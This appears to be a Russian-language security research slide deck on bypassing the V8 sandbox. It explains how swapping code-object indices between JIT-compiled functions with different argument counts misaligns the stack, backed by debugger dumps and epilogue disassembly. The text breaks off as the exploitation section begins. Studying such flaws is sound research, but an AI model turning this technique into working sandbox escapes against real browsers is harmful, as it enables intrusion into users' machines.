
V8 sandbox

Для доказательства работоспособности PoC в v8 добавили memory corruption api, которые позволяют читать и писать по произвольным адресам внутри sandboxed кучи. Чтобы доказать, что вы байпаснули sandbox, api выдает вам произвольный адрес в процессе, по которому нужно записать значение.


```
## V8 sandbox violation detected!  
Received signal 11 SEGV_ACCERR 3876961cf000
```

В случае успешного байпасса появляется такое сообщение


3. Compilaton pipeline.



Compilation pipeline.



4. How JsFunctions works



JsFunctions

```
Pointer to map
```

```
gef> x/10wx 0x7c50019acd9-1
0x7c50019acd8: 0x001843d5      0x000006cd      0x000006cd
0x7c50019ace8: 0x0019ac2d      0x00183c85      0x0019acc1
0x7c50019acf8: 0x00000a39      0x0019ab7d
gef>
```

```
Index to code object
```


Что будет, если поменять местами индексы code object у двух разных функций?



JsFunctions

JsFunction

Вызывающая функция пушит все аргументы вызываемой функции на стек, передает ей управление. После своей работы вызываемая функция чистит стек и передает управление вызываемой функции.



JsFunctions

При выходе из функции возможны два сценария.


1) Функция интерпретируема.

- Интерпретатор прочитает со стека значение Number of arguments и очистит стек на это количество .
- Все ок.


2) Функция компилируема.

- При jit компиляции этой функции компилятор запомнит, со сколькими аргументами она вызывалась, а затем добавит инструкцию ret число в эпилог(чтобы вернуть стек в исходное положение).

- Все не ок.



5. Vulnerability



Vulnerability

Если мы скомпилируем функцию, затем вставим ее code pointer index в другую скомпилированную функцию с меньшим количеством аргументов, то прозойдет stack misalignment – наш стек уедет не туда, куда надо.

```
$rax : 0x000033810005770d → 0x01000007250018cc
$rbx : 0x000033810005770d → 0x01000007250018cc
$rcx : 0x0
$rdx : 0x000033810005770d → 0x01000007250018cc
$rsp : 0x00007fffffff78 → 0x0000000000002020 (" "?)
$rbp : 0x00007fffffff7c8 → 0x00007fffffff0c0 → 0x00007
$rsi : 0x2020
```

Неуязвимый сценарий

```
$rax : 0x000039fe000576e1 → 0xd5000007250018cc
$rbx : 0x000039fe000576e1 → 0xd5000007250018cc
$rcx : 0x0
$rdx : 0x000039fe000576e1 → 0xd5000007250018cc
$rsp : 0x00007fffffff7fb8 → 0x000039fe00199df9 → 0x25000001
$rbp : 0x00007fffffff7cfc8 → 0x00007fffffff0c0 → 0x00007ff
$rsi : 0x2020
```

Уязвимый сценарий

Vulnerability

Эпилоги функций с разным количеством аргументов. Из-за того, что аргументы помещаются на стек в вызывающей функции, а стек очищается в вызываемой, появляется уязвимость.

```
cmp    r8,0xa
jg    0x5555b6a401db
ret    0x50
```

Эпилог функции с 9 аргументами.

```
cmp    r8,0x2
jg    0x5555b6a401db
ret    0x10
```

Эпилог функции с 1 аргументом.


6. Exploitation

Как эксплуатировать?

Что делать дальше?

1) Можем двигать стек практически как угодно вниз относительно rbp, потому что в конце концов интерпретатор все равно сделает call opcode ret, и исполнение пойдет относительно нормально.

Посмотрим внимательнее, что лежит на стеке:

